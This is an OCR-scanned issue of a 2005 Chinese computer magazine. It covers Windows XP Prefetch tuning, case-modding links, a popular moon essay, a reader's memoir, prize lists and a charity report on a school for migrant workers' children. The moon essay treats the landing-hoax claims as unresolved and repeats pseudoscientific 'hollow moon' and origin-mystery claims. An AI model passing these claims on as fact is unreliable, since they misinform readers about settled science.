在这里本人搜罗了一些外国朋友对于优化Prefetch目录的一些做法，这也能解决不用经常手工删除prefetch目录的问题了:重装系统并安装了常用软件后，首先删除Prefetch文件夹内容(因为此时包含许多原安装文件的预读取，而这些又是日后不用的)，再重启几遍并运行常用软件若干次，这样Windows XP就能分析出应该预读的文件并记录，此后执行预读取文件整理，再关闭计划任务，防止Windows XP自动地增加其他的很少使用的预读文件，让Prefetch目录始终保持最苗条的状态，这样也就达到优化的初衷，免除了定时删除和删除后一段时间速度慢的麻烦。

对于Task Scheduler服务的启动设置一定要设定为“自动”，若为“手动”那么在启动后虽然能正常工作，但是系统重启后又会自动地关闭。

最后，提醒一点，Task Scheduler服务与Windows XP中其他的一些自动优化功能都有关联，不要随便停止。对于其他的一些系统服务，在没有搞清楚它们的作用之前最好别盲从网上的“技巧”而随便关闭，否则Windows XP会被我们的自以为是而变得更慢，而可笑的是我们还蒙在鼓里。

CF [BL02]



图7



图8

变成了卡丁车，看来可以实现移动办公了。

链接:http://www.hilanparty.com/dispbbs.asp?boardID=2&ID=42&page=1

④打造恶龙堡

这是一个MOD机箱的全过程，强烈推荐!

链接:http://www.hilanparty.com/dispbbs.asp?boardID=2&ID=371&page=1

国外的MOD网站展示

1.Bit-tech http://www.bit-tech.net/modding/

2.techPowerUp! http://www.techpowerup.com/gallery/

3.Hardcore Modding http://www.hardcore-modding.com/modules.php?op=modload&name=My_eGallery&file=index

4.ModdingPlanet http://gallery.moddingplanet.it/

5.Modding FAQ http://www.modding-faq.de

CF [BL01]



重返月球

■梦里花开

李白曾经写诗道：“小时不识月，呼作白玉盘。又疑瑶台镜，飞在青云端。”有时，我们不得不佩服古人的想像力，就那么一个简简单单的圆盘一样的东西挂在天上，他们就能想象出如“ 娥奔月”这样 炙人口的神话故事来。尤其难能可贵的是，他们已经猜测到月亮上是可以住人的，设想出了很多琼楼玉宇的仙境。这可比写《从地球到月球》的现代人儒勒·凡尔纳早出好几千年啊。不仅仅是东方，古老的西方也有着许多关于月亮的美好传说，可见，飞天奔月是全人类自古就有的一个梦想。

月球！我们来了！

神舟六号成功发射与回收，确定了中国 身于航天大国的地位，也掀起了又一波航天热。接下来与神舟飞船相关的女航天员选拔、空间站对接、太空行走等，必然会成为一个又一个热议的话题。不过我想，大家真正关注的焦点，将转移到“ 娥探月计划”上，神舟系列，不过是我们探索月球及更广阔的宇宙的前奏罢了。

娥探月计划初步规划分三步走，分别为“绕”、“落”、“回”。“绕”是指环月探测，目标是取得月球表面3D影像，分析月球表面有用元素含量和物质类型的分布特点，探测月壤厚度和地月空间的环境，并将图像和数据发回地面。据相关人士透露，奥运会前，即2007年前后，有望走出探月第一步，将发射第1枚绕月探测卫星“ 娥一号”，它将在距离月球表面200公里的高度绕月飞行1年。看来，我们离真正实现“ 娥奔月”的梦想不远了！也许我们中的某些人会成为中国首批登月者，真的说不准哦。




图1　“绕月探测卫星”发射步骤示意图

美国人是“重返”月球?

美国人的火星探测计划充满了科幻的味道，虽然看到了探测器发回的火星图片，但它依然可望不可及。太远的目标就是没有目标，所以大部分人对月球的兴趣要更浓厚一些，毕竟，如果你非常有钱，不远的将来确实可以奔月一游，这个梦想变得越来越现实。看着其他国家，尤其是中国展开的如火如 的月球探测计划，美国人再也坐不住了，又开始宣布，计划耗资1040亿美元，于2018年前重返月球，并在月球上停留7 天。

然而，就在美国人风风火火准备着重返月球的时候，对




图2　宇航员登月假想图

1969年7月20日，美国人是否真的登上了月球，世人表现出越来越大的疑问，许多人开始有着这样的猜测：30多年前的那次登月，实际上是美国与前苏联进行军备竞赛时玩的一个心理战术，通过伪造的图片及视频，欺骗了世人及其竞争对手。

比较著名的疑点之一，是航天员背后的美国国旗，竟然在月球上也会飘扬。



图3　“月球”上面居然有风

有“登月骗局之父”之称的BillKaysing与英国一位摄影师DavidPercy一起撰写了《我们从未曾登陆月球》(We Never Went to the Moon)。BillKaysing来头可不小，他曾是登月舱制造商Rocketdyne公司的“设计员”之一，自称熟知“登月”骗局的“底细”。他为加强著作的可信性，声称邀请了多位“匿名”专家协助。图4是BillKaysing在书中披露的一张照片，它显示两名“航天员”正在上演“登月行动”。



图4　“登月”行动正上演

这个谜团也许很快就会解开，欧洲太空总署SMART-1号太空船已环绕月球开始飞行，并且已经飞越美国“阿波罗”号登月飞船在月球的降落点，SMART-1号太空船所拍下的“阿波罗”号着陆点新照片可能会真正平息对人类是否踏上过月球的争论，并为日后人类征月之旅做好准备。

月球之谜

关于月球，不仅有许多迷人的神话传说，也有着许多

不解之谜，科学家们也常感到迷惑不解。在有关的月球之谜中，我对下面的这些谜团尤其感兴趣。

1.月球的起源之谜

有关月球的起源，现在有三大假说：第一个假说是说月球和地球一样，是在46亿年前由相同的宇宙尘云和气体凝聚而成的；第二个假说是说月球是由地球抛离出去的，抛出点后来形成太平洋；第三个假说是说月球为宇宙中个别形成的星体，行经地球附近时被地球重力场捕获，而环绕地球。

不过，自从30多年前，航天员登上月球并取回不少月球土壤，经化验分析了解到月球成分和地球不同。地球是铁多硅少，月球是铁少硅多；地球 矿很少，月球却很多，因此证明月球不是地球分出去的。第一第二假说都因这一根据而大打折扣。至于第三种假说，如果是其他地方飞来的星体，飞进太阳系后，太阳引力比地球引力大很多倍，按说月球应该受到太阳的引力而飞向太阳，而不是受到地球的引力留在地球上空的。所以这三种假说都不同程度被否定了，月球的真正起源依旧是一个未解之谜。

2.月球上有没有外星人

科幻小说中，月球是外星人进入地球的最好的基地，那么月球上是否有外星人，或曾经有外星人驻足过呢？岂今为止，还不可能找到答案。

3.月球是空的

在阿波罗登月探险过程中，当登月舱起飞，着陆并抛弃第三级火箭时，登月舱都重重地撞击了坚硬的月球表面。每一次撞击都让月亮像一只大钟一样被敲击，振动持续了一至四个小时。因此有人推测，月球可能是空的。

4.不生锈的纯铁

由前苏联和美国从月亮采集而来的尘埃中都含有纯铁的颗粒，前苏联人宣称由遥远月球探测器〞佐德20〞号取回的纯铁颗粒在地球上几年后也不生锈。纯铁不生锈在地球上闻所未闻。不过只有一个难以解释的例外：在印度新德里有一根纯铁的柱子，从不生锈，也没有人能给予合理的解释。

谁拥有月球?

德国人马西·杰金斯声称月球是他的，美国人丹尼斯·胡伯也说月球归他所有。杰金斯声称，普鲁士国王于1756年7月15日把月球当做礼物赠给了他的祖先。所以，两个半世纪以来，月球一直是他们家的私有财产。胡伯则钻了1967年联合国外太空协议的空子。这份协议禁止各国政府占有地球以外的星球，但未对私人行为作出任何限制。所以胡伯向美国、俄罗斯和联合国发出通告，开始向各私营公司出售月球地皮，每亩售价15.99美元，外加1.16美元的月球税和10美元的手续费。前几天则有报道，居然有一家所谓的〞月球大使馆〞，在北京也 喝起卖月球土地来，而且还是与某美国总公司签了代理协议的。

这些事情，简直是荒唐可笑到了极点！因为，〞任何人都无权出售月球。〞

借月球之名来挣钱固然别有用心，但这件事情也从侧面反映出：到月球上去居住，是人类的一个古老的愿望。而随着地球上的矿产和能源正在耗尽，人类航天技术越来越成熟，看起来人类移居月球（及火星）似乎已是大势所趋了。

Google上的月球之旅

Google earch相信有许多人用过了，它强大的地图搜索功能令人叹服。现在，Google为了纪念人类登月36年，居然别出心裁，推出了月球地图搜索，网址为：http://moon.google.com/(见图5)。




图5

这个地图可以让用户仔细看清月球的地表状况，地图上还标出了阿波罗号先后登陆月球的6处位置。不过据Google称，Google Moon只有NASA所能提供给他们的资料，所以目前仍然只能对月球地表进行有限的缩放 览。他们宣称，到了2069年，希望集成Google定位(Google Local)到Google Moon中，就可以帮助访问月球的人发掘商业价值或其他重要的信息 。

有趣的月食传说

当我们还在上小学的时候，就已经学过月食的形成原理了，当太阳、地球、月亮在同一条直线上，由于地球挡住了射向月亮的阳光，于是产生了月食。不过古时候，人们并不懂得这些道理，对月食往往心怀恐惧。传说在16世纪初，哥伦布航海到了南美洲的牙买加，与当地的土著人发生了冲突。哥伦布和他的水手被困在一个墙角，断粮断水，情况十分危急。懂点天文知识的哥伦布知道这天晚上要发生月全食，就向土著人大喊，〞再不拿食物来，就不给你们月光！〞到了晚上，哥伦布的话应验了，果然没有了月光。土著人见状诚惶诚恐，赶快和哥伦布化干戈为玉帛。

古代中国，月食则被认为是〞天狗吃月亮〞。于是当月食发生时，人们就敲打铜锣试图吓走天狗，等月亮恢复如初时，便会额手相庆，认为是锣鼓声真的起到了作用。关于月亮的传说很多，现在听起来可能有许多迷信的色彩，不过确实给我们的童年带来了许多乐趣。 CF [BL03]




关于在公司上班这件事……


■GQ

在公司上班，其实有很多学问，如果你向一个在职场混迹多年的老手请教，可能他能给你说出几百条这和那的规则。每天要准时上班，这可能是说得最多的，但糟糕的交通状况和严重不足的睡眠时间让这条基本规则成了每个上班族心中的一把剪刀，晚一分钟都是钱啊……

1


在工作的时候，大家常常会忙作一团





2

在原则问题上，即使与别人意见相左，也要坚持自己的立场



3

要时刻注意不要让自己往团队相反的方向前进


4

9点和6点，上班族心中的一把剪刀



5

为了保护公司的利益，我们要团结在一起，一致对外



CF [BL04]

走进读者的电脑生活

今生我与电脑有约

■雨青

2001年，我31岁，拉家带口打工来到北京。无学历文凭，无北京户口，我和其他民工一样，充分享受着"二等公民"的待遇。几经周折，做了库房管理员，在季度汇总时，我把报单上的"计算器"填成"计算机"(当时我所谓的计算机就是计算器)，这件事给我的电脑生涯做了一个标记，终生难忘！

那时，我还与电脑无缘，生活上可以说一无所有。虽然有青春，但没认为青春有多珍贵，过着今天，不去想明天是什么样子。自从在电视中看到那些高手们坐在电脑前"键盘飞指"那一幕后，计算机便成了我向往的神秘世界。但仅仅是向往，没敢有一丝奢求。真是做梦也没想到，两年后，我也成了IT业余撰稿人。感叹苍天！——今生我与电脑有约！

说实话，我并不具备学电脑的特殊资质，特别是悟性差，从普通家庭妇女走到IT业余撰稿人，全凭一份耐心和兴趣。

我与电脑结缘还得从一次偶然说起。2002年下半年，我"流落"成学校宿舍管理员，在整理一些费旧物品时有幸与《五笔字型》不期而遇，从此开始练习拆分字根。周围的人用异样的目光看着我，又是疑惑又是不屑一顾。"你还想练打字，这'五笔'可是一丢就忘。再说，你有电脑吗？与其说学了再忘，不如压根儿不费那个劲。"冒着这些冷嘲热讽，我把一千多个常用字拆分完了。为了练指法，我在一张纸板上画了一个键盘，标上主要字根，看着画出的键盘用手指点。其实，不是说有什么远大的理想，只是为了某日我也能接触计算机的时候，能敲打一番罢了。接触计算机成了我迫切的愿望。在主任检查我的工作时，发现了这一切，谈话中，我向他透露了我迫切希望接触电脑的向往。

热心的主任决定帮助我——在他值班的时候，可以用他办公室的电脑练打字，但有一个条件，那就是不能让校长看到。这里也只是一所农村中学，当时只有领导级干部才配了486电脑，老师们能用到的也只有那些DOS操作系统的机子。我能用这样的电脑，心里甭提有多美了。与电脑的第一次亲密接触，激动无以言表。接触到键盘，兴奋得不知所措了，原来背得很熟的字根，一下子全忘了。只是糊里糊涂地过了一把"键盘飞指"的 。也是这一天，我才知道鼠标下面还有滚动球。那一夜我失眠了。

以后，每周我都有一次机会与电脑"约会"。为了这次机会，我提前处理好各种家务，把三岁的儿子留给老公，早早就来到教学楼附近盯着校长离去，生怕错过每次机会的每一分钟，这种等候感觉特别漫长。一旦机会来了，一坐就是三四个小时舍不得动弹。只有离开电脑时，渴了饿了的信号才反应出来。

有一次为了等校长，在三九天的寒风中，我在教学楼附近徘徊了三个小时。总是盼望着他在下一分钟就会走，可他偏偏不那么"心领神会"。多次之后，这种地下活动还是被校长发现了。主任委婉地说明了意思，这种地下生活告了一个段落。后来就在桌子上按大致方位空敲，总怕丢失了这点技艺。不过我的打字水平已经达到了每分钟60字的速度。这样的水平对别人来说算不了什么，但对我来说，实在是来之不易。

2003年初，学校购进了一批P4电脑，也建起了专门的电子备课室。这几年老师比较紧缺，学校没有专业打字员，主任就推荐我做无薪兼职打字员，还要管机房的卫生。就这样，我还是美滋滋地接受了，我终于能正大光明地去用这些电脑了。

在办公和硬件特别是系统方面，我遇到了很多的问题。每一个问题总想弄个明白，高手告诉一个办法，我还不满足，我还想追问自己的办法失败的原因。有时候怕招高手们不耐烦，同样一个问题问几个人，这样也有助于理解得更透彻。由于我的追根问底，高手们都"怕"我了。我这人天生的"为什么"多，理解能力又差，我请教过的高手都知道我笨，也曾多次说到当面，可是难受过那一分钟之后，还是本性难移……

在日复一日的实践操作中，机房里的工作已得心应手。由于把这份兼职工作干得干净、漂亮，我的待遇也从无薪到有薪、加薪再加薪。在公用机房，因常帮忙处理一些问题，以前不相往来的老师们得眼光也开始变得温和了，因此也挣来了很多的笑脸。 作为一个家庭主妇，家务不干也不行，作为一名临时工，工作干不好不行，这份兼职工作干不好更不行，时间对我来说显得那么珍贵。一个字"忙"就能概括我的生活。也许是忙的缘故，那时候我还从来也没接触过IT报刊，似乎没想到这档子事。

一场突如其来的"非典"，让很多人清闲起来。我也开始光顾收发室。也许是天意吧，我与IT报刊结上了缘，特别是《电脑爱好者》。这下我又忙起来，到图书馆找出来所有期刊，抱回家"突吃猛吞"，一阵感叹呀——原来还有这么好的刊物，相见恨晚！相见恨晚！是它们激发了我写稿的冲动。于是把这两年来遇到的问题、总结的经验写成了一篇篇稿子，没想到我的首次投稿就被录用了。《都是重命名捣的鬼》见报了，我终于有了第一次成功。那份喜悦，那份成就感，是从没有过的。对于一个三十多岁的女人，经过了升学的失败，生活上屡屡受挫之后，第一次有了这么"大"的成就，着实兴奋了一阵子。常言说"勤飞笨鸟先入林"，虽然现在我这只笨鸟因客观原因未能先飞，但在行程中努力多扇动翅膀，归宿也是别有一番景色。

激动过后是继续努力，生怕每篇稿子成了一生的偶然。写稿的过程也是一个学习的过程，有时候为了一篇稿子，要查资料，要反复去做多方面验证，在反复验证的过程中又有新的发现。从此，我不再放过任何一个问题。遇到的问题解决了，发表了稿子，举手狂呼。每发表一篇稿子都是对我努力的肯定，给我信心，给我鼓励。接二连三的样报和稿费寄到了学校，引起了不小的轰动。特别是在"谁与争锋——BenQ 鱼光存储杯WPS办公技巧"大赛得了一等奖。

每当听到大家说"你真行，你真棒"时，只有自己明白自己有多笨(经常为一些小问题急得冒汗)，只是肯付出而已。

写稿，给我的不光是精神上的愉悦，还有经济上的转折。虽然我离那些阔太太们的餐桌和衣柜还差很远，但我敢说：我这种日子，过得比谁都快乐。

为了拓宽自己的知识面，我参加了硬件培训，又学习了C语言，这种繁忙而劳累的日子，别人看来是苦的，我却不觉得苦，反觉得是一种充实。爱好就是动力，兴趣就是智慧的大门，这股心劲，这种向上的动力让我在实践中领略，在写作中掌握和运用。是电脑给了我幸福生活，我想，只要有电脑，这种成就感会延续一生。学习，若有可借的支点，进步会更快。我就借着自己攒电脑这个支点，在多次的"调研"中，了解了很多的硬件知识，没求任何人，把高性能、高性价比的电脑搬到了家。我终于有了自己的电脑。

常言说"无事生非"，这句话确实有它的道理，当你为爱好忙得不可开交时，烦恼很少有空隙进来。电脑——我精神食粮的土壤，它把我带进了无忧的世界。日复一日的操作中很少感觉累；自从爱上电脑，我从没有午休过，晚上不得不上床休息的时候，这份爱好再一次让我享受着由劳累而带来的那种舒畅，所以很快就进入了甜蜜的梦乡。

作为一名电脑爱好者，一门心思地追求着我的追求，爱好着我的爱好，执着着我的执着。本来就童心未 的我，更是精神抖擞，意气风发，脸上是自信的笑容，心里是执着的向往。连走路的姿势都显得那么"勇往直前"，劲头十足。呵呵，我是不是太自美了。

电脑，我感谢你！感谢我们今生有约，有你的日子才有我的精彩！

(仅以此文勉励那些总想动手，还迟迟未动的人们，你们行——只要努力！连我这么笨的人都行，还有谁不行呢？) CF [DB01]

热心评刊员公布

以下17位读者被评为2005年第17期热心评刊员。

一等奖2名(奖品：漫步者R1600TD音箱)

周 鹏(新疆) 张亦文(北京)

二等奖5名(奖品:漫步者H500耳机)

张娟华(天津) 韦志强(广西) 邓 可(江苏) 林水生(广东) 邵顺治(辽宁)

三等奖10名(奖品:连邦赛门铁克礼品腕表)

杨福利(河北) 钱萍芳(安徽) 喻小毛(江西) 曹浩明(江苏) 谢 勇(北京) 杜 江(四川) 徐 鹏(广东) 李燕杰(北京) 李 彤(河南) 李 钊(山东)

最佳文章公布

2005年第17期优秀文章

第一名:"特别话题"栏目《听他们讲开店的故事》作者:**于桂珍 旷强**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《系统轻松大减负，完美卸载好伴侣》作者:**闫艳力**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"聪明用电脑"栏目《亦真亦假的Svchost.exe》作者:**软件DIY**获得200元奖金和《电脑爱好者》荣誉证书。

“蒲公英”在爱心下成长

■新闻采访部记者 鲍有斌

2005年10月31日下午，在北京大兴区蒲公英中学举行了“助教献爱心”捐赠活动暨“电脑爱好者志愿服务队”成立仪式。出席这次活动的有共青团北京市委社区部有关负责同志，北京《电脑爱好者》杂志社社长陈梅，夏普公司的代表以及参与捐赠的十家刊社代表和“蒲公英”打工子弟中学的师生。

在共青团北京市委和北京《电脑爱好者》杂志社合作举办的公益活动中，共有北京大学、清华大学等20余所大学,《电脑爱好者》、《时尚》等10多家媒体，夏普等多家厂商参与。此次活动募集到上万册图书和投影机等教学设备，为改善学校的教学环境起到了很好的推动作用。记者先后三次来到这所学校采访，和老师们交流，和学生们座谈。记者也深入到各大学捐赠现场，和其他参与进来的厂商和刊社沟通，深切地感受到社会各方为蒲公英中学所做出的努力。

蒲公英中学是一个有益的尝试

位于北京大兴区西红门镇团河路的〞蒲公英〞打工子弟中学，为致力于解决打工者子女受教育难这个社会问题而诞生。这是北京市第一所、也是目前仅有的一所由政府相关部门支持、专门为农民工子女创办的中学。学校紧挨着马路，围墙外南来北往的车辆不时发出刺耳的喇叭声，刚开始这些噪音会让正在上课的师生走神，但几天下来，师生们均已习惯了 杂的环境。

8月31日上午，蒲公英中学举行了简短的开学典礼仪式。当校长郑洪宣布学校正式开学的那一刻，她的心情澎湃不已。这一天的到来太不容易了，她和她的同事们经过几个月的努力，才让这所中学进入正常运作阶段。尽管学校还有很多棘手问题等待郑校长和她的同事们去处理，但看到台下坐着的那些充满对知识的渴望的学生，她知道，为了这些孩子，付出再多也值得。



从左至右为:《电脑爱好者》杂志社总编高翔、共青团北京市委社区部部长姜泽廷、《电脑爱好者》杂志社社长陈梅、蒲公英中学校长郑洪

学校：再拉一条ADSL专线

蒲公英中学教学资质得到当地教委的肯定。从初中教育开始起步，未来还要办高中部和职业教育部。第一批学生分别就读于初一和初二两个年级，初一年级四个班，初二年级两个班。

学校现在有一条ADSL专线接到教师办公室，但学校还想再装一条专线到机房，然后把机房建成局域网，使机房的所有电脑都能上网。这样，一来可以解决所有老师在办公室只用一台电脑上网的难题，更重要的是，让所有学生都有上网学习的机会。郑校长告诉记者，学校条件确实简陋，但他们想方设法创造各种条件，使学生不会被先进的科技文明成果拉下更远的距离。

学校很多设备来自社会的捐赠。当当网捐来了一批书，清华同方捐了一批长风PC。社会的捐助使他们解决了最基本的教学条件，但学校的老师们除了在解决教学环境中做出努力外，为学生想得更多。学校希望出现一支志愿者队伍，构成是大学生或高中生，和学生结成〞一帮一〞的对子，成为他们的〞知心朋友〞。这里的学生多数没去过天安门，老师们想，如果有大客车在周末把学生带到天安门前参观，接受爱国主义教育，把他们带到博物馆，让他们接受科普教育，这些行动对学生的全面发展意义多么重大啊!

学校还受到了国外一些社会团体的关注。今年8月2日，美国的一个20多人组成的教师代表团参观了他们的学校。他们会捐助给该中学教学用的物资，也将会从美国组织一些志愿者，给学生直接授课。

老师：计算机老师和语文老师组成“联合舰队”

校长郑洪博士，曾经以访问学者身份在美国学习过几年，全面主持学校的日常工作，她对记者说，她要在这个学校干到退休；书记王宝才老师，从事教育几十年，教学和政工经验很丰富，在学校里主管政工；副校长兼教务主任胡淑英老师，不到40岁，主管教学，已经在教育战线工作了18年。

郑校长告诉记者，她曾在北京一所打工子弟学校做过志愿者，知道那些投资打工学校的商人究竟怎么操作。在一些比较小的打工子弟学校，教师大多是办学者的亲戚、同乡。而这些教师大多都没有教育经验，部分是半路出家临时操起教鞭的，因此流动性也相当大。这些打工子弟学校的教师中存在着大量门外汉，教学质量当然不可避免要受到影响。要招到并留住较高素质的人才，就要提高教师工资，而提高教师工资又减少了办学者的利润。对办学者来说，利润是第一位的，教师的好坏无关紧要，况且就学的是小学生，于是就更不关心教学质量。

该校的计算机老师刚从一所大学毕业，他负责机房所有电脑的维护，还有学校网站的建设，任务很重。这批学生中很多基本汉语拼音还没掌握，而英语基础更是比较薄弱，在入学的摸底考试中，考上30分的就算不错了。很多学生根本不知道什么叫"音标"，这给老师们的授课带来了巨大挑战。计算机课需要练习打字，他们想出了这样一个办法：计算机老师和语文老师一起上课，一边教他们操作计算机，一边教他们拼音。

学生：“这里的情况好多了”

在记者看来，这里的办学条件十分简陋。记者和8个来自全国不同省份的学生座谈时，他们中最大的14岁，小的12岁，却异口同声地对记者说："这里的情况好多了！"

这真让记者感到意外。接着，记者问他们为什么会感到"好多了"。在他们争先恐后的表达中，记者大概知道他们以前各自求学学校的情况：同学中很多人抽烟、喝酒甚至还打人；上课老师很容易发火，而且水平不高；伙食很差；冬天，屋里暖气的温度比较低，感到冷……

那些孩子很单纯，在记者去参观他们教室的时候，一个学生很有礼貌地主动用普通话和记者打招呼："老师，您好！"她把记者当成一个来学校参观交流的老师了。

第一批就学的250名学生中，家庭境况参差不齐。对于家境极其贫困的学生，学校免除部分甚至全部学杂费。陈秀峰同学来自湖北，家有五口人。在老家就读高中二年级的哥哥，每年需要五千余元，姥姥年逾古稀，母亲有严重的胃病，家中只有依靠她父亲在北京种菜维持生计。学校为了不使她失去读书的机会，为她免掉书费、住宿费，还减掉部分学费和餐费。在前不久举行的入校摸底测验中，陈秀峰同学成绩中上，她告诉记者，要更加努力学习，不辜负学校和社会给她的学习机会。

他们还说，他们喜欢在学校和这么多同龄人在一起生活。当记者问他们以后想读大学吗？几乎所有的学生都沉默了。这或许对他们来说是一件很遥远的事情。而据记者了解，他们的家长大多只是想给孩子找个环境稍微好一点的地方待着，"不要出事就好"。大学，甚至连高中，都是家长和学生没有想过的事情。

电脑爱好者志愿服务队开始行动

在10月31日的活动中，北京市IT行业中的第一个志愿者服务团队



在北京大学，校团委的学生们热情的参与到捐书活动中来



电脑爱好者志愿者现场给同学们示范



募捐来的图书已经上架



在蒲公英中学大门前的纪念牌上，贴上了捐助者单位和个人的名单



校长向来宾介绍该校学生的生活情况

——电脑爱好者志愿服务队也宣布正式成立。这个团队是以社会公开招募为手段，以一批有志于公益事业的IT从业人员和青年学生为主体，将在共青团北京市委的指导、北京《电脑爱好者》杂志社的支持下长期开展公益活动，并不断壮大队伍，吸引IT行业中有志于志愿服务事业的青年人加入组织。志愿者组织这一公益活动的载体，是提高公民道德修养，服务弱势人群，构建和谐社会的有效阵地。

电脑爱好者志愿服务队由IT领域内的工程技术人员、管理人员、媒体工作者，以及高校大学生等构成，他们受到过良好的职业教育和专业教育，掌握丰富的IT知识，熟悉IT领域内最新进展，他们将会为包括蒲公英中学在内的全社会的弱势群体提供帮助。

电脑爱好者志愿服务队开展的"捐书校园行"活动于今年9月拉开帷幕。"捐书校园行"活动先后来到北京大学、中国政法大学、北京科技大学，对外经贸大学等20多所大学。截至到10月28日，本次活动共募捐到各类图书1万余册，为蒲公英中学图书馆充实了很多书籍。与此同时，不少厂商也主动加入到这个活动中来，其中夏普公司为该校捐助了教学用投影机等教学设备。



希望工程的代表苏明娟已经大学毕业，但社会上依然有弱势群体需要帮助

"捐书校园行"看到学子拳拳之心

从今年9月开始的"捐书校园行"活动，在北京市的大学生群体中产生了良好的反响，一本图书的捐赠虽小，但爱心的传递却能够净化每个参与者的心灵。

在捐书过程中，记者感受到当代高校的学子对于此次活动的热心，在现场采访前来捐书的同学时，他们纷纷表示：通过这种方式把书送到蒲公英中学手中，可以让书发挥更大的作用，比把旧书卖掉更有意义，而且还能通过交换得到自己喜欢看的杂志，他们还希望这样的活动能经常出现在他们的校园里。

在第一阶段捐书活动中发生的点滴小事，不断地感染着募捐现场的工作人员。北京科技大学一位女研究生把她上大学以来收集到的《读书》杂志全部捐了出来；北京大学团委社团文体部李　　等同学在捐书现场，反复向过往的学生散发传单，并解释此次活动的目的；对外经贸大学的一位女同学对记者表示，她要报名参加志愿者组织，为蒲公英中学的学生上课；北京大学两位教师用小车拉来一车书，大部分书籍还是崭新的。

通过第一阶段募捐活动，我们收集到大量书籍，有习题集，有中学生作文选，有安徒生童话故事，还有计算机教材、英文学习资料、新华字典、英语字典等书籍。本次活动得到了各大学团委和学生会的大力支持，参加此次"捐书校园行"的单位还有《女友》，《时尚》，《中国体育报》，《无线电》，《汽车之友》，《摩托车》，《世界知识》以及《英语世界》等十多家媒体。

在《电脑爱好者》杂志社努力下，从北京各大学募捐到的书籍，和杂志社员工自己捐赠的书籍都用来充实蒲公英中学的图书馆。共青团北京市委也组织了一批体育器材，捐给该校。同时《电脑爱好者》杂志社将联合北京共青团组织多批志愿者，不间断地为该校服务，给该校的老师和学生传授电脑知识和其他科学知识。

组织这次爱心捐赠活动的北京《电脑爱好者》杂志社就是这样一家有社会责任感的媒体。在共青团北京市委的指导和协调下，《电脑爱好者》全程主办了这次公益活动，并且完成了"电脑爱好者志愿服务队"的组建工作，为参与创建和谐社会迈出了踏实的一步。

记者每一次来到这所学校，都能感受到学校发生的显著变化，蒲公英中学已经迈出了坚实的第一步，为了让她更好更健康地成长，需要大家做出更多的努力。电脑爱好者志愿服务队的工作将长期进行，务实成为他们共同的作风，所关注的领域也将扩展到培训，包括蒲公英中学在内的全社会需要帮助的教师的计算机课程培训，学生直接授课，和设备维护等。同时，IT志愿者服务队也面向全社会招募，欢迎那些有志于IT志愿服务的各界人士参加。"众人拾柴火焰高"，因为我们相信，如果每个人都能献上一份爱心，这个世界将会变得更美好。 CF [XW01]

电脑爱好者志愿服务队招募中

电脑爱好者志愿服务队是北京《电脑爱好者》杂志社与共青团北京市委员会共同发起的，由热心于志愿服务事业的《电脑爱好者》杂志社内部员工、高校学生及各界社会人士自发组成的志愿服务团队。

电脑爱好者志愿服务队的宗旨是：秉承"道义、信念、良知、同情心和责任感"的理念，致力于IT知识的传播和普及，帮助弱势群体跨越"数字鸿沟"。

